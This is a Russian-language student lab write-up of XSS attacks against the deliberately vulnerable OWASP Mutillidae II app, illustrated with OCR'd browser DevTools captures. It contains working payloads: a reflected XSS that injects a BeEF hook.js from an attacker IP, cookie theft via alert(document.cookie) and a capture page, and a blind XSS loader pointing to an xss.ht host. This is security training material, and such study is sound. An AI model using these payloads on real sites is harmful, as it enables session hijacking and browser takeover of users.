
Status Code: ● 200 OK

Remote Address: 127.0.0.1:80

Referrer Policy: strict-origin-when-cross-origin

▾ Response Headers view source


```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0, no-cache="set-cookie"
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 7355
Content-Type: text/html;charset=UTF-8
Date: Sun, 20 Jun 2021 18:11:52 GMT
Expires: Mon, 26 Jul 1997 05:00:00 GMT
Keep-Alive: timeout=5, max=100
Last-Modified: Sun, 20 Jun 2021 18:11:52 GMT
```



```
Logged-In-User: demo
Pragma: no-cache
Server: Apache/2.4.29 (Ubuntu)
Vary: Accept-Encoding
X-Content-Type-Options: nosniff
X-FRAME-OPTIONS: DENY
X-XSS-Protection: 1
```

Request Headers view source

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cookie: username=demo; uid=24; showhints=0; PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHOOK=roZNaGTNbIg3
Host: nowasp.local
Upgrade-Insecure-Requests: 1
```




```
Host: nowasp.local
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
```

Query String Parameters view source view URL encoded

```
popUpNotificationCode: SL5
page: document-viewer.php<script>alert(document.cookie)</script>
```

Произвожу атаку “прикрепление к Beef” :



nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


OWASP Mutillidae II: Keep Calm and Pwn On
Version: 2.7.12 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e)) Logged In User: demo
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Document Viewer
Back
Help Me!
Hints and Videos

nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script%20src="http://10.0.2.15:3000/hook.js"></script>


nowasp.local says

BeEF !

Заголовки при этом :




```
▼ General
    Request URL: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php%3Cscript%20src=%22h
    ttp://10.0.2.15:3000/hook.js%22%3E%3C/script%3E
    Request Method: GET
    Status Code: ● 200 OK
    Remote Address: 127.0.0.1:80
    Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers     view source
    Connection: Keep-Alive
    Content-Encoding: gzip
    Content-Length: 8727
    Content-Type: text/html;charset=UTF-8
    Date: Sun, 20 Jun 2021 18:16:08 GMT
    Keep-Alive: timeout=5, max=100
```



```
    Logged-In-User: demo
    Server: Apache/2.4.29 (Ubuntu)
    Strict-Transport-Security: max-age=0
    Vary: Accept-Encoding
    X-XSS-Protection: 0
▼ Request Headers     view source
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signe
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.9
    Connection: keep-alive
    Cookie: username=demo; uid=24; showhints=1; PHPSESSID=r5id078r5rpumnndsf7cmku9iq; BEEFHOOK=roZNaGTNbIg38ltFtBFENpTCrEN8KvQ
    Host: nowasp.local
    Upgrade-Insecure-Requests: 1
   Upgrade-Insecure-Requests: 1
   User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
▼ Query String Parameters     view source     view URL encoded
   page: document-viewer.php
   PathToDocument: documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script src="http://10.0.2.15:3000/hook.js"></script>
```

На примере последней страницы я покажу, что куки можно брать не только из сообщения, но и с помощью страницы “Data Capture”.

Крадём куки :



Not secure | nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.php<script>alert(document.cookie)</script>


nowasp.local says

showhints=1; username=demo; uid=24; PHPSESSID=qa0nl8od5n3vd7vd0r49r3nt70

OK

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly
PHPSESSID	qa0nl8od5n3vd7vd0r49r3nt70	nowasp.local	/	Session	35	
uid	24	nowasp.local	/mutillidae	Session	5	
username	demo	nowasp.local	/mutillidae	Session	12	
showhints	1	nowasp.local	/mutillidae	Session	10	

Заходит на нашу страницу и видим наши украденные куки :



re | nowasp.local/mutillidae/index.php?page=capture-data.php

This page is designed to capture any parameters sent and store them in a file and a database table. It loops through the POST and GET parameters and records them to a file named **captured-data.txt**. On this system, the file should be found at **/tmp/captured-data.txt**. The page also tries to store the captured data in a database table named captured_data and logs the captured data. There is another page named captured-data.php that attempts to list the contents of this table.

The data captured on this request is: page = capture-data.php showhints = 1 username = demo uid = 24 PHPSESSID = qa0nl8od5n3vd7vd0r49r3nt70

Would it be possible to hack the hacker? Assume the hacker will view the captured requests with a web browser.

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure
PHPSESSID	qa0nl8od5n3vd7vd0r49r3nt70	nowasp.local	/	Session	35		
uid	24	nowasp.local	/mutillidae	Session	5		
username	demo	nowasp.local	/mutillidae	Session	12		
showhints	1	nowasp.local	/mutillidae	Session	10		


Хотелось бы отметить, что все украденные куки со всех предыдущих страниц можно использовать, как было показано на примере первой страницы (“Add to your blog”).

Добавим, что уязвимости XSS на основе DOM обычно появляются, когда JavaScript берет данные из контролируемого злоумышленником источника, такого как URL, и передает их приемнику (опасная функция JavaScript), который поддерживает динамическое выполнение кода. Выполняется эта атака добавлением следующего скрипта к url : #<script>alert(“This is DOM XSS”);</script>. Но ни на одной из страниц, к сожалению, она у меня не сработала должным образом.

Blind stored XSS на примере последней страницы :

Используем uri payload и добавляем в конец url :

```
javascript:eval('var
a=document.createElement(\'script\');a.src=\'https://yourpage.
xss.ht\';document.body.appendChild(a)')
```




nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-over-Virtual-Box-network.phpeval(%27var%20a=document.createElement(\%27script\%27);a.src=\%27https:...

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.7.12 Security Level: 1 (Client-Side Security) Hints: Disabled (0 - I try harder) Logged In User: demo


Home | Logout | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Заголовки :



```
pixel.gif
youtube-play-icon-40-40.png
twitter-bird-48-48.png
pdf-icon-48-48.png
back-button-64-64.png
help-easy-button-48-48.png
down_arrow_16_16.png
jquery.js
jquery.balloon.js
jquery.colorbox-min.js
colorbox.css
';document.body.appendChild(a)')
right.gif
22 requests | 9.0 kB transferred | 445 kB resource
```

```
▼ General
  Request URL: http://nowasp.local/mutillidae/images/right.gif
  Request Method: GET
  Status Code: ● 200 OK (from memory cache)
  Remote Address: 127.0.0.1:80
  Referrer Policy: strict-origin-when-cross-origin
▼ Response Headers
  Accept-Ranges: bytes
  Content-Length: 860
  Content-Type: image/gif
  Date: Sat, 19 Jun 2021 14:33:15 GMT
  ETag: "35c-59e427439c879"
  Last-Modified: Tue, 11 Feb 2020 01:05:38 GMT
```



```
  Last-Modified: Tue, 11 Feb 2020 01:05:38 GMT
  Server: Apache/2.4.29 (Ubuntu)
▼ Request Headers
  ⚠ Provisional headers are shown. Disable cache to see full headers.
  Referer: http://nowasp.local/mutillidae/index.php?page=document-viewer.php&PathToDocument=documentation/how-to-access-Mutillidae-
  createElement(\%27script\%27);a.src=\%27https://yourpage.xss.ht\%27;document.body.appendChild(a)%27)
  User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.128 Safari/537.36
```

Таким образом, мы получили запрос на загрузку картинки.

Вывод : на примере атак я понял, в каких ситуациях и как они должны использоваться, понял различие между Stored XSS, Reflected XSS, DOM-based

XSS атаками, а также проверил, как можно использовать идентификатор сессии как авторегистрацию вместо другого пользователя на сайте.